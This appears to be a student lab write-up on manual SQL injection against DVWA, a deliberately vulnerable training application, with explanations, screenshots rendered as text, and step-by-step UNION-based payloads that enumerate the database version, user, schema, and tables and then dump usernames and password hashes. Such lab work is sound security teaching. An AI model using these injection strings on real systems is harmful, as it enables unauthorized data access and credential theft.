Practical - 6

Aim: - Manual SQL injection using DVWA.

SQL Injection: -

- SQL injection is considered a high-risk vulnerability due to the fact that can lead to full compromise of the remote system.
- This is why in almost all web application penetration testing engagements; the applications are always checked for SQL injection flaws.
- SQL injection (also known as SQL fishing) is a technique often used to attack data driven applications.
- This is done by including portions of SQL statements in an entry field in an attempt to get the website to pass a newly formed rogue SQL command to the database (e.g., dump the database contents to the attacker).
- SQL injection is a code injection technique that exploits a security vulnerability in an application's software.
- The vulnerability happens when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.


Steps for SQL injection using DVWA: -

1. Install XAMPP

a. Copy DVWA-1.0.8 INTO XAMPP/HTDOCS folder

b. Start XAMPP program

c. Start APACHE and MYSQL module by clicking on start.



Service	Module	PID(s)	Port(s)	Actions			
☒	Apache	6028 732	80, 443	Stop	Admin	Config	Logs
☒	MySQL	1380	3306	Stop	Admin	Config	Logs
☒	FileZilla			Start	Admin	Config	Logs
□	Mercury			Start	Admin	Config	Logs
☒	Tomcat			Start	Admin	Config	Logs

```
10:22:47 PM  [main]    All prerequisites found
10:22:47 PM  [main]    Initializing Modules
10:22:47 PM  [main]    Starting Check-Timer
10:22:47 PM  [main]    Control Panel Ready
10:23:41 PM  [Apache]  Attempting to start Apache app...
10:23:42 PM  [mysql]   Attempting to start MySQL app...
10:23:45 PM  [mysql]   Status change detected: running
10:23:48 PM  [Apache]  Status change detected: running
10:28:24 PM  [main]    Executing "c:\xampp\"
```


d. Start Firefox

e. Type http://127.0.0.1/DVWA-1.0.8/login.php

f. Login: admin

g. Password: password

h. Click on Login


192.168.1.55/DVWA-1.0.8/login.php


Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project

2. Set Security Level

a. Click on DVWA Security, in the left hand menu.

b. Select "low"

c. Click Submit



http://192.168.1.106/dvwa/security.php

DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.


You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [enable PHPIDS]

[Simulate attack] - [View IDS log]

3. SQL Injection Menu

a. Select "SQL Injection" from the left navigation menu.


Damn Vulnerable Web App (DV...
http://192.168.1.106/dvwa/vulnerabilities/sqli/
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
Vulnerability: SQL Injection
User ID:
Submit
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

b. Basic Injection

In the DVWA we can see a text field where it asks for user ID. If we enter the number 1 and we click on the submit button we will notice that it will return the first name and the surname of the user with ID=1.

This means that the query that was executed back in the database was the following:

SELECT First_Name,Last_Name FROM users WHERE ID=’1′;


o Input "1" into the text box.

o Click Submit.

o Note, webpage/code is supposed to print ID, First name, and Surname to the screen.

o Below is the PHP select statement that we will be exploiting, specifically $id.

o $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";



Damn Vulnerable Web App (DV...
http://192.168.1.106/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
Vulnerability: SQL Injection
User ID:
1
1.
Submit
2.
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

```
ID: 1
First name: admin
Surname: admin
```

c. Always True Scenario


Suppose we want to extract all the First names and Surnames from the table it would be to use the following injection string.The SQL query in this case will be something like this:

SELECT First_Name,Last_Name FROM users WHERE ID=a’ OR ”=';

The above statement it is always true so it will cause the application to return all the results.

o Input the below text into the User ID Textbox (See Picture). %' or '0'='0

o Click Submit



```
ID: %' or '0'='0
First name: admin
Surname: admin

ID: %' or '0'='0
First name: Gordon
Surname: Brown

ID: %' or '0'='0
First name: Hack
Surname: Me

ID: %' or '0'='0
First name: Pablo
Surname: Picasso

ID: %' or '0'='0
First name: Bob
Surname: Smith
```

4. Display Database Version

The next step will be to try to identify what kind of database is running on the back-end in order to construct the queries accordingly and to extract the information that we want.

This is very important because If we don’t know the database that exists behind we will not be able to exploit successfully the SQL injection vulnerability.

However now that we know that the database is MySQL we can use the appropriate queries to find and the version.


In MySQL the queries that will return the version of the database are the following: Select version() and Select @@version

So, we will use the UNION statement in order to join two queries and to be able to discover the version of the database.

Let’s try to see what will happen if we give the following query:

‘union select @@version#

- Input the below text into the User ID Textbox (See Picture).
    1. %' or 0=0 union select null, version() #
- Click Submit
    1. Notice in the last displayed line, 5.1.60 is displayed in the surname.
    2. This is the version of the mysql database.



http://192.168.1.106/dvwa/vulnerabilities/sqli/?id=%25'+or+0%3D0+union+select+n

Vulnerability: SQL Injection

User ID:

union select null, version() # [Submit]

%' or 0=0 union select null, version() #

```
ID: %' or 0=0 union select null, version() #
First name: admin
Surname: admin

ID: %' or 0=0 union select null, version() #
First name: Gordon
Surname: Brown

ID: %' or 0=0 union select null, version() #
First name: Hack
Surname: Me

ID: %' or 0=0 union select null, version() #
First name: Pablo
Surname: Picasso

ID: %' or 0=0 union select null, version() #
First name: Bob
Surname: Smith

ID: %' or 0=0 union select null, version() #
First name:
Surname: 5.1.60
```

This is the version of the database

5. Display Database User

we will try to find the current database user.In MySQL the queries that can retrieve the current database user are two:

SELECT user();

SELECT current_user;


So if we try the following statement ‘ union all select system_user(),user() # it will combine the two select queries and it will allow also duplicate values in the results because we have used the union all operator. We can see the result of the following query in the next image: we can see the current database user and the system user as well is the root@localhost.

1. Input the below text into the User ID Textbox (See Picture).

   o ‘%' or 0=0 union select null, user() #

   o Notice in the last displayed line, root@localhost is displayed in the surname.

   o This is the name of the database user that executed the behind the scenes PHP code.



Vulnerability: SQL Injection

User ID:

=0 union select null, user() # Submit

%' or 0=0 union select null, user() #

```
ID: %' or 0=0 union select null, user() #
First name: admin
Surname: admin

ID: %' or 0=0 union select null, user() #
First name: Gordon
Surname: Brown

ID: %' or 0=0 union select null, user() #
First name: Hack
Surname: Me

ID: %' or 0=0 union select null, user() #
First name: Pablo
Surname: Picasso

ID: %' or 0=0 union select null, user() #
First name: Bob
Surname: Smith

ID: %' or 0=0 union select null, user() #
First name:
Surname: root@localhost
```

Database user that executed the command


6. Display Database User

o Input the below text into the User ID Textbox (See Picture).

   o %' or 0=0 union select null, user() #

o Notice in the last displayed line, root@localhost is displayed in the surname.

o This is the name of the database user that executed the behind the scenes PHP code.



Vulnerability: SQL Injection

User ID: =0 union select null, user() #


%' or 0=0 union select null, user() #

```
ID: %' or 0=0 union select null, user() #
First name: admin
Surname: admin

ID: %' or 0=0 union select null, user() #
First name: Gordon
Surname: Brown

ID: %' or 0=0 union select null, user() #
First name: Hack
Surname: Me

ID: %' or 0=0 union select null, user() #
First name: Pablo
Surname: Picasso

ID: %' or 0=0 union select null, user() #
First name: Bob
Surname: Smith

ID: %' or 0=0 union select null, user() #
First name:
Surname: root@localhost
```

Database user that executed the command

7. Display Database Name

- o Input the below text into the User ID Textbox (See Picture).
- o %' or 0=0 union select null, database() #
- o Notice in the last displayed line, dvwa is displayed in the surname.
- o This is the name of the database.



Vulnerability: SQL Injection

User ID: ion select null, database() #

%' or 0=0 union select null, database() #

```
ID: %' or 0=0 union select null, database() #
First name: admin
Surname: admin

ID: %' or 0=0 union select null, database() #
First name: Gordon
Surname: Brown

ID: %' or 0=0 union select null, database() #
First name: Hack
Surname: Me

ID: %' or 0=0 union select null, database() #
First name: Pablo
Surname: Picasso

ID: %' or 0=0 union select null, database() #
First name: Bob
Surname: Smith

ID: %' or 0=0 union select null, database() #
First name:
Surname: dvwa
```

This is the name of the database

8. Display all tables in information_schema

we have retrieved the databases we can try to discover the table names of the information_schema by using the following query:


‘ union select null,table_name from information_schema.tables #

Input the below text into the User ID Textbox (See Picture).

1. %' and 1=0 union select null, table_name from information_schema.tables #
2. Click Submit

Now we are displaying all the tables in the information_schema database.

The INFORMATION_SCHEMA is the information database, the place that stores information about all the other databases that the MySQL server maintains.



Damn Vulnerable Web App (DV...
http://192.168.1.106/dvwa/vulnerabilities/sqli/?id=%25'+and+1%3D0+union+select+null%2C+table_name
Google
DVWA
ome
structions
etup
ute Force
ommand Execution
SRF
le Inclusion
QL Injection
QL Injection (Blind)
pload
SS reflected
SS stored
Vulnerability: SQL Injection
User ID:
Submit
More info

%' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#

```
ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
First name:
Surname: USER_PRIVILEGES

ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
First name:
Surname: users

ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
First name:
Surname: user
```

This is the user's table that contains the password information

9. Display all the columns fields in the information_schema user table

The following query will extract the column names of the table users:

‘ union select null,concat(table_name,0x0a,column_name) from information_schema.columns where table_name= ‘users’ #


Input the below text into the User ID Textbox (See Picture).

1. %' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #

Click Submit

Now we are displaying all the columns in the users table.

Notice there are a user_id, first_name, last_name, user and Password column.



http://192.168.1.106/dvwa/vulnerabilities/sqli/?id=%25'+and+1%3D0+union+select+r

vhere table_name = 'users' #

```
ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from i
First name:
Surname: users
user_id

ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from i
First name:
Surname: users
first_name

ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from i
First name:
Surname: users
last_name

ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from i
First name:
Surname: users
user

ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from i
First name:
Surname: users
password

ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from i
First name:
Surname: users
avatar
```

This is the "user_id" column name

This is the "first_name" column name

This is the "last_name" column name

This is the "users" column name


This is the "password" column name

10. Display all the columns field contents in the information_schema user table

Input the below text into the User ID Textbox (See Picture).

1. %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
2. Click Submit

Now we have successfully displayed all the necessary authentication information into this database.



http://192.168.1.106/dvwa/vulnerabilities/sqli/?id=%25'+and+1%3D0+union+select+r

Vulnerability: SQL Injection

User ID:

x0a,password) from users #

```
ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99

